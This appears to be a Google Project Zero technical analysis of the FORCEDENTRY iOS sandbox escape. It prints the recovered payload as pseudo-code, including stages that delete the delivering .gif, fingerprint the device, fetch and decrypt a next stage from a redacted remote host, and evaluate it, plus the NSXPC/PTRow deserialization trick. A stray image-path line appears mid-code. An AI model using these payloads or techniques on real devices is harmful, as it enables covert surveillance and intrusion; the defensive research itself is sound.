FORCEDENTRY: Sandbox Escape

googleprojectzero.blogspot.com/2022/03/forcedentry-sandbox-escape.html

Posted by Ian Beer & Samuel Groß of Google Project Zero

We want to thank Citizen Lab for sharing a sample of the FORCEDENTRY exploit with us, and Apple's Security Engineering and Architecture (SEAR) group for collaborating with us on the technical analysis. Any editorial opinions reflected below are solely Project Zero's and do not necessarily reflect those of the organizations we collaborated with during this research.

Late last year we published a writeup of the initial remote code execution stage of FORCEDENTRY, the zero-click iMessage exploit attributed by Citizen Lab to NSO. By sending a .gif iMessage attachment (which was really a PDF) NSO were able to remotely trigger a heap buffer overflow in the ImageIO JBIG2 decoder. They used that vulnerability to bootstrap a powerful weird machine capable of loading the next stage in the infection process: the sandbox escape.

In this post we'll take a look at that sandbox escape. It's notable for using only logic bugs. In fact it's unclear where the features that it uses end and the vulnerabilities which it abuses begin. Both current and upcoming state-of-the-art mitigations such as Pointer Authentication and Memory Tagging have no impact at all on this sandbox escape.

An observation

During our initial analysis of the .gif file Samuel noticed that rendering the image appeared to leak memory. Running the heap tool after releasing all the associated resources gave the following output:

```
$ heap $pid

------------------------------------------------------------

All zones: 4631 nodes (826336 bytes)


   COUNT    BYTES    AVG   CLASS_NAME   TYPE   BINARY

   =====    =====    ===   ==========   ====   ======

    1969   469120   238.3   non-object

     825    26400    32.0   JBIG2Bitmap  C++   CoreGraphics
```

heap was able to determine that the leaked memory contained JBIG2Bitmap objects.

Using the -address option we could find all the individual leaked bitmap objects:

```
$ heap -address JBIG2Bitmap $pid
```

and dump them out to files. One of those objects was quite unlike the others:

```
$ hexdump -C dumpXX.bin | head

00000000  62 70 6c 69 73 74 30 30  |bplist00|

...

00000018        24 76 65 72 73 69 |  $versi|

00000020  6f 6e 59 24 61 72 63 68  |onY$arch|

00000028  69 76 65 72 58 24 6f 62  |iverX$ob|

00000030  6a 65 63 74 73 54 24 74  |jectsT$t|

00000038  6f 70                    |op      |

00000040        4e 53 4b 65 79 65 |  NSKeye|
```

00000048 64 41 72 63 68 69 76 65 |dArchive|

It's clearly a serialized NSKeyedArchiver. Definitely not what you'd expect to see in a JBIG2Bitmap object. Running strings we see plenty of interesting things (noting that the URL below is redacted):

Objective-C class and selector names:

NSFunctionExpression

NSConstantValueExpression

NSConstantValue

expressionValueWithObject:context:

filteredArrayUsingPredicate:

_web_removeFileOnlyAtPath:

context:evaluateMobileSubscriberIdentity:

performSelectorOnMainThread:withObject:waitUntilDone:

...

The name of the file which delivered the exploit:

XXX.gif

Filesystems paths:

/tmp/com.apple.messages

/System/Library/PrivateFrameworks/SlideshowKit.framework/Frameworks/OpusFoundation.framework

a URL:

https://XXX.cloudfront.net/YYY/ZZZ/megalodon?AAA

Using plutil we can convert the bplist00 binary format to XML. Performing some post-processing and cleanup we can see that the top-level object in the NSKeyedArchiver is a serialized NSFunctionExpression object.

NSExpression NSPredicate NSExpression

If you've ever used Core Data or tried to filter a Objective-C collection you might have come across NSPredicates. According to Apple's public documentation they are used "to define logical conditions for constraining a search for a fetch or for in-memory filtering".

For example, in Objective-C you could filter an NSArray object like this:

```
NSArray* names = @[@"one", @"two", @"three"];

NSPredicate* pred;

pred = [NSPredicate predicateWithFormat:

     @"SELF beginswith[c] 't'"];

NSLog(@"%@", [names filteredArrayUsingPredicate:pred]);
```

The predicate is "SELF beginswith[c] 't'". This prints an NSArray containing only "two" and "three".

[NSPredicate predicateWithFormat] builds a predicate object by parsing a small query language, a little like an SQL query.

NSPredicates can be built up from NSExpressions, connected by NSComparisonPredicates (like less-than, greater-than and so on.)

NSExpressions themselves can be fairly complex, containing aggregate expressions (like "IN" and "CONTAINS"), subqueries, set expressions, and, most interestingly, function expressions.

Prior to 2007 (in OS X 10.4 and below) function expressions were limited to just the following five extra built-in methods: sum, count, min, max, and average.

But starting in OS X 10.5 (which would also be around the launch of iOS in 2007) NSFunctionExpressions were extended to allow arbitrary method invocations with the FUNCTION keyword:

```
"FUNCTION('abc', 'stringByAppendingString', 'def')" => @"abcdef"
```

FUNCTION takes a target object, a selector and an optional list of arguments then invokes the selector on the object, passing the arguments. In this case it will allocate an NSString object @"abc" then invoke the stringByAppendingString: selector passing the NSString @"def", which will evaluate to the NSString @"abcdef".

In addition to the FUNCTION keyword there's CAST which allows full reflection-based access to all Objective-C types (as opposed to just being able to invoke selectors on literal strings and integers):

```
"FUNCTION(CAST('NSFileManager', 'Class'), 'defaultManager')"
```

Here we can get access to the NSFileManager class and call the defaultManager selector to get a reference to a process's shared file manager instance.

These keywords exist in the string representation of NSPredicates and NSExpressions. Parsing those strings involves creating a graph of NSExpression objects, NSPredicate objects and their subclasses like NSFunctionExpression. It's a serialized version of such a graph which is present in the JBIG2 bitmap.

NSPredicates using the FUNCTION keyword are effectively Objective-C scripts. With some tricks it's possible to build nested function calls which can do almost anything you could do in procedural Objective-C. Figuring out some of those tricks was the key to the 2019 Real World CTF DezhouInstrumenz challenge, which would evaluate an attacker supplied NSExpression format string. The writeup by the challenge author is a great introduction to these ideas and I'd strongly recommend reading that now if you haven't. The rest of this post builds on the tricks described in that post.

A tale of two parts

The only job of the JBIG2 logic gate machine described in the previous blog post is to cause the deserialization and evaluation of an embedded NSFunctionExpression. No attempt is made to get native code execution, ROP, JOP or any similar technique.

Prior to iOS 14.5 the isa field of an Objective-C object was not protected by Pointer Authentication Codes (PAC), so the JBIG2 machine builds a fake Objective-C object with a fake isa such that the invocation of the dealloc selector causes the deserialization and evaluation of the NSFunctionExpression. This is very similar to the technique used by Samuel in the 2020 SLOP post.

This NSFunctionExpression has two purposes:

Firstly, it allocates and leaks an ASMKeepAlive object then tries to cover its tracks by finding and deleting the .gif file which delivered the exploit.

Secondly, it builds a payload NSPredicate object then triggers a logic bug to get that NSPredicate object evaluated in the CommCenter process, reachable from the IMTranscoderAgent sandbox via the com.apple.commcenter.xpc NSXPC service.

Let's look at those two parts separately:

Covering tracks

The outer level NSFunctionExpression calls performSelectorOnMainThread:withObject:waitUntilDone which in turn calls makeObjectsPerformSelector:@"expressionValueWithObject:context:" on an NSArray of four NSFunctionExpressions. This allows the four independent NSFunctionExpressions to be evaluated sequentially.

With some manual cleanup we can recover pseudo-Objective-C versions of the serialized NSFunctionExpressions.

The first one does this:

```
[[AMSKeepAlive alloc] initWithName:"KA"]
```

This allocates and then leaks an AppleMediaServices KeepAlive object. The exact purpose of this is unclear.

The second entry does this:

```
[[NSFileManager defaultManager] _web_removeFileOnlyAtPath:
  [@"/tmp/com.apple.messages" stringByAppendingPathComponent:
    [ [ [ [
          [NSFileManager defaultManager]
          enumeratorAtPath: @"/tmp/com.apple.messages"
        ]
        allObjects
      ]
      filteredArrayUsingPredicate:
        [
          [NSPredicate predicateWithFormat:
            [
              [@"SELF ENDSWITH '"
                stringByAppendingString: "XXX.gif"]
              stringByAppendingString: "'"
      ]  ] ] ]
      firstObject
    ]
  ]
]
```

Reading these single expression NSFunctionExpressions is a little tricky; breaking that down into a more procedural form it's equivalent to this:

```
NSFileManager* fm = [NSFileManager defaultManager];

NSDirectoryEnumerator* dir_enum;

dir_enum = [fm enumeratorAtPath: @"/tmp/com.apple.messages"]

NSArray* allTmpFiles = [dir_enum allObjects];

NSString* filter;

filter = ["@"SELF ENDSWITH '" stringByAppendingString: "XXX.gif"];

filter = [filter stringByAppendingString: "'"];

NSPredicate* pred;

pred = [NSPredicate predicateWithFormat: filter]

NSArray* matches;

matches = [allTmpFiles filteredArrayUsingPredicate: pred];

NSString* gif_subpath = [matches firstObject];
```

NSString* root = @"/tmp/com.apple.messages";

NSString* full_path;

full_path = [root stringByAppendingPathComponent: gifSubpath];


[fm _web_removeFileOnlyAtPath: full_path];

This finds the XXX.gif file used to deliver the exploit which iMessage has stored somewhere under the /tmp/com.apple.messages folder and deletes it.

The other two NSFunctionExpressions build a payload and then trigger its evaluation in CommCenter. For that we need to look at NSXPC.

NSXPC

NSXPC is a semi-transparent remote-procedure-call mechanism for Objective-C. It allows the instantiation of proxy objects in one process which transparently forward method calls to the "real" object in another process:



https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingXPCServices.html

I say NSXPC is only semi-transparent because it does enforce some restrictions on what objects are allowed to traverse process boundaries. Any object "exported" via NSXPC must also define a protocol which designates which methods can be invoked and the allowable types for each argument. The NSXPC programming guide further explains the extra handling required for methods which require collections and other edge cases.

The low-level serialization used by NSXPC is the same explored by Natalie Silvanovich in her 2019 blog post looking at the fully-remote attack surface of the iPhone. An important observation in that post was that subclasses of classes with any level of inheritance are also allowed, as is always the case with NSKeyedUnarchiver deserialization.

This means that any protocol object which declares a particular type for a field will also, by design, accept any subclass of that type.

The logical extreme of this would be that a protocol which declared an argument type of NSObject would allow any subclass, which is the vast majority of all Objective-C classes.

Grep to the rescue

This is fairly easy to analyze automatically. Protocols are defined statically so we can just find them and check each one. Tools like RuntimeBrowser and classdump can parse the static protocol definitions and output human-readable source code. Grepping the output of RuntimeBrowser like this is sufficient to find dozens of cases of NSObject pointers in Objective-C protocols:

```
$ egrep -Rn "\(NSObject \*\)arg" *
```

Not all the results are necessarily exposed via NSXPC, but some clearly are, including the following two matches in CoreTelephony.framework:

```
Frameworks/CoreTelephony.framework/\

CTXPCServiceSubscriberInterface-Protocol.h:39:

-(void)evaluateMobileSubscriberIdentity:

        (CTXPCServiceSubscriptionContext *)arg1

       identity:(NSObject *)arg2

       completion:(void (^)(NSError *))arg3;

Frameworks/CoreTelephony.framework/\

CTXPCServiceCarrierBundleInterface-Protocol.h:13:

-(void)setWiFiCallingSettingPreferences:

         (CTXPCServiceSubscriptionContext *)arg1

       key:(NSString *)arg2

       value:(NSObject *)arg3

       completion:(void (^)(NSError *))arg4;
```

evaluateMobileSubscriberIdentity string appears in the list of selector-like strings we first saw when running strings on the bplist00. Indeed, looking at the parsed and beautified NSFunctionExpression we see it doing this:

```
[ [ [CoreTelephonyClient alloc] init]

  context:X

  evaluateMobileSubscriberIdentity:Y]
```

This is a wrapper around the lower-level NSXPC code and the argument passed as Y above to the CoreTelephonyClient method corresponds to the identity:(NSObject *)arg2 argument passed via NSXPC to CommCenter (which is the process that hosts com.apple.commcenter.xpc, the NSXPC service underlying the CoreTelephonyClient). Since the parameter is explicitly named as NSObject* we can in fact pass any subclass of NSObject*, including an NSPredicate! Game over?

Parsing vs Evaluation

It's not quite that easy. The DezhouInstrumentz writeup discusses this attack surface and notes that there's an extra, specific mitigation. When an NSPredicate is deserialized by its initWithCoder: implementation it sets a flag which disables evaluation of the predicate until the allowEvaluation method is called.

So whilst you certainly can pass an NSPredicate* as the identity argument across NSXPC and get it deserialized in CommCenter, the implementation of evaluateMobileSubscriberIdentity: in CommCenter is definitely not going to call allowEvaluation: to make the predicate safe for evaluation then evaluateWithObject: and then evaluate it.

Old techniques, new tricks

From the exploit we can see that they in fact pass an NSArray with two elements:

[0] = AVSpeechSynthesisVoice

[1] = PTSection {rows = NSArray { [0] = PTRow() }

The first element is an AVSpeechSynthesisVoice object and the second is a PTSection containing a single PTRow. Why?

PTSection and PTRow are both defined in the PrototypeTools private framework. PrototypeTools isn't loaded in the CommCenter target process. Let's look at what happens when an AVSpeechSynthesisVoice is deserialized:

Finding a voice

AVSpeechSynthesisVoice is implemented in AVFAudio.framework, which is loaded in CommCenter:

```
$ sudo vmmap `pgrep CommCenter` | grep AVFAudio

__TEXT  7ffa22c4c000-7ffa22d44000 r-x/r-x SM=COW \

/System/Library/Frameworks/AVFAudio.framework/Versions/A/AVFAudio
```

Assuming that this was the first time that an AVSpeechSynthesisVoice object was created inside CommCenter (which is quite likely) the Objective-C runtime will call the initialize method on the AVSpeechSynthesisVoice class before instantiating the first instance.

[AVSpeechSynthesisVoice initialize] has a dispatch_once block with the following code:

```
NSBundle* bundle;

bundle = [NSBundle bundleWithPath:

                   @"/System/Library/AccessibilityBundles/\

                     AXSpeechImplementation.bundle"];

if (![bundle isLoaded]) {

    NSError err;

    [bundle loadAndReturnError:&err]

}
```

So sending a serialized AVSpeechSynthesisVoice object will cause CommCenter to load the /System/Library/AccessibilityBundles/AXSpeechImplementation.bundle library. With some scripting using otool -L to list dependencies we can find the following dependency chain from AXSpeechImplementation.bundle to PrototypeTools.framework:

```
['/System/Library/AccessibilityBundles/\

    AXSpeechImplementation.bundle/AXSpeechImplementation',

 '/System/Library/AccessibilityBundles/\

    AXSpeechImplementation.bundle/AXSpeechImplementation',

 '/System/Library/PrivateFrameworks/\

    AccessibilityUtilities.framework/AccessibilityUtilities',

 '/System/Library/PrivateFrameworks/\

    AccessibilitySharedSupport.framework/AccessibilitySharedSupport',

'/System/Library/PrivateFrameworks/Sharing.framework/Sharing',

'/System/Library/PrivateFrameworks/\

    PrototypeTools.framework/PrototypeTools']
```

This explains how the deserialization of a PTSection will succeed. But what's so special about PTSections and PTRows?

Predicated Sections

[PTRow initwithcoder:] contains the following snippet:

```
  self->condition = [coder decodeObjectOfClass:NSPredicate

                         forKey:@"condition"]

  [self->condition allowEvaluation]
```

This will deserialize an NSPredicate object, assign it to the PTRow member variable condition and call allowEvaluation. This is meant to indicate that the deserializing code considers this predicate safe, but there's no attempt to perform any validation on the predicate contents here. They then need one more trick to find a path to which will additionally evaluate the PTRow's condition predicate.

Here's a snippet from [PTSection initWithCoder:]:

```
NSSet* allowed = [NSSet setWithObjects: @[PTRow]]

id* rows = [coder decodeObjectOfClasses:allowed forKey:@"rows"]

[self initWithRows:rows]
```

This deserializes an array of PTRows and passes them to [PTSection initWithRows] which assigns a copy of the array of PTRows to PTSection->rows then calls [self _reloadEnabledRows] which in turn passes each row to [self _shouldEnableRow:]

```
_shouldEnableRow:row {

  if (row->condition) {

    return [row->condition evaluateWithObject: self->settings]

  }

}
```

And thus, by sending a PTSection containing a single PTRow with an attached condition NSPredicate they can cause the evaluation of an arbitrary NSPredicate, effectively equivalent to arbitrary code execution in the context of CommCenter.

Payload 2

The NSPredicate attached to the PTRow uses a similar trick to the first payload to cause the evaluation of six independent NSFunctionExpressions, but this time in the context of the CommCenter process. They're presented here in pseudo Objective-C:

Expression 1

```
[  [CaliCalendarAnonymizer sharedAnonymizedStrings]

   setObject:

     @[[NSURLComponents

         componentsWithString:

         @"https://cloudfront.net/XXX/XXX/XXX?aaaa"], '0']

   forKey: @"0"

]
```

The use of [CaliCalendarAnonymizer sharedAnonymizedStrings] is a trick to enable the array of independent NSFunctionExpressions to have "local variables". In this first case they create an NSURLComponents object which is used to build parameterised URLs. This URL builder is then stored in the global dictionary returned by [CaliCalendarAnonymizer sharedAnonymizedStrings] under the key "0".

Expression 2

```
[[NSBundle

  bundleWithPath:@"/System/Library/PrivateFrameworks/\

     SlideshowKit.framework/Frameworks/OpusFoundation.framework"

 ] load]
```

This causes the OpusFoundation library to be loaded. The exact reason for this is unclear, though the dependency graph of OpusFoundation does include AuthKit which is used by the next NSFunctionExpression. It's possible that this payload is generic and might also be expected to work when evaluated in processes where AuthKit isn't loaded.

Expression 3

```
[ [ [CaliCalendarAnonymizer sharedAnonymizedStrings]
    objectForKey:@"0" ]
  setQueryItems:
    [ [ [NSArray arrayWithObject:
            [NSURLQueryItem
              queryItemWithName: @"m"
              value:[AKDevice _hardwareModel] ]
                    ] arrayByAddingObject:
            [NSURLQueryItem
              queryItemWithName: @"v"
              value:[AKDevice _buildNumber] ]
                    ] arrayByAddingObject:
            [NSURLQueryItem
              queryItemWithName: @"u"
              value:[NSString randomString]]
]
```

This grabs a reference to the NSURLComponents object stored under the "0" key in the global sharedAnonymizedStrings dictionary then parameterizes the HTTP query string with three values:

[AKDevice _hardwareModel] returns a string like "iPhone12,3" which determines the exact device model.

[AKDevice _buildNumber] returns a string like "18A8395" which in combination with the device model allows determining the exact firmware image running on the device.

[NSString randomString] returns a decimal string representation of a 32-bit random integer like "394681493".

Expression 4

```
[ [CaliCalendarAnonymizer sharedAnonymizedString]
  setObject:
    [NSPropertyListSerialization
      propertyListWithData:
        [[[NSData
            dataWithContentsOfURL:
              [[[CaliCalendarAnonymizer sharedAnonymizedStrings]
                objectForKey:@"0"] URL]
          ] AES128DecryptWithPassword:NSData(XXXX)
```

```
      ]  decompressedDataUsingAlgorithm:3 error:]
     options: Class(NSConstantValueExpression)
    format: Class(NSConstantValueExpression)
    errors:Class(NSConstantValueExpression)
  ]
  forKey:@"1"
]
```

The innermost reference to sharedAnonymizedStrings here grabs the NSURLComponents object and builds the full url from the query string parameters set last earlier. That url is passed to [NSData dataWithContentsOfURL:] to fetch a data blob from a remote server.

That data blob is decrypted with a hardcoded AES128 key, decompressed using zlib then parsed as a plist. That parsed plist is stored in the sharedAnonymizedStrings dictionary under the key "1".

Expression 5

```
[ [[NSThread mainThread] threadDictionary]
  addEntriesFromDictionary:
    [[CaliCalendarAnonymizer sharedAnonymizedStrings]
    objectForKey:@"1"]
]
```

This copies all the keys and values from the "next-stage" plist into the main thread's theadDictionary.

Expression 6

```
[ [NSExpression expressionWithFormat:
    [[[CaliCalendarAnonymizer sharedAnonymizedStrings]
      objectForKey:@"1"]
    objectForKey: @"a"]
  ]
  expressionValueWithObject:nil context:nil
]
```

Finally, this fetches the value of the "a" key from the next-stage plist, parses it as an NSExpression string and evaluates it.

End of the line

At this point we lose the ability to follow the exploit. The attackers have escaped the IMTranscoderAgent sandbox, requested a next-stage from the command and control server and executed it, all without any memory corruption or dependencies on particular versions of the operating system.

In response to this exploit iOS 15.1 significantly reduced the computational power available to NSExpressions:

NSExpression immediately forbids certain operations that have significant side effects, like creating and destroying objects. Additionally, casting string class names into Class objects with NSConstantValueExpression is deprecated.

In addition the PTSection and PTRow objects have been hardened with the following check added around the parsing of serialized NSPredicates:

```
if (os_variant_allows_internal_security_policies(
      "com.apple.PrototypeTools") {
  [coder decodeObjectOfClass:NSPredicate forKey:@"condition]
...
```

Object deserialization across trust boundaries still presents an enormous attack surface however.

Conclusion

Perhaps the most striking takeaway is the depth of the attack surface reachable from what would hopefully be a fairly constrained sandbox. With just two tricks (NSObject pointers in protocols and library loading gadgets) it's likely possible to attack almost every initWithCoder implementation in the dyld_shared_cache. There are presumably many other classes in addition to NSPredicate and NSExpression which provide the building blocks for logic-style exploits.

The expressive power of NSXPC just seems fundamentally ill-suited for use across sandbox boundaries, even though it was designed with exactly that in mind. The attack surface reachable from inside a sandbox should be minimal, enumerable and reviewable. Ideally only code which is required for correct functionality should be reachable; it should be possible to determine exactly what that exposed code is and the amount of exposed code should be small enough that manually reviewing it is tractable.

NSXPC requiring developers to explicitly add remotely-exposed methods to interface protocols is a great example of how to make the attack surface enumerable - you can at least find all the entry points fairly easily. However the support for inheritance means that the attack surface exposed there likely isn't reviewable; it's simply too large for anything beyond a basic example.

Refactoring these critical IPC boundaries to be more prescriptive - only allowing a much narrower set of objects in this case - would be a good step towards making the attack surface reviewable. This would probably require fairly significant refactoring for NSXPC; it's built around natively supporting the Objective-C inheritance model and is used very broadly. But without such changes the exposed attack surface is just too large to audit effectively.

The advent of Memory Tagging Extensions (MTE), likely shipping in multiple consumer devices across the ARM ecosystem this year, is a big step in the defense against memory corruption exploitation. But attackers innovate too, and are likely already two steps ahead with a renewed focus on logic bugs. This sandbox escape exploit is likely a sign of the shift we can expect to see over the next few years if the promises of MTE can be delivered. And this exploit was far more extensible, reliable and generic than almost any memory corruption exploit could ever hope to be.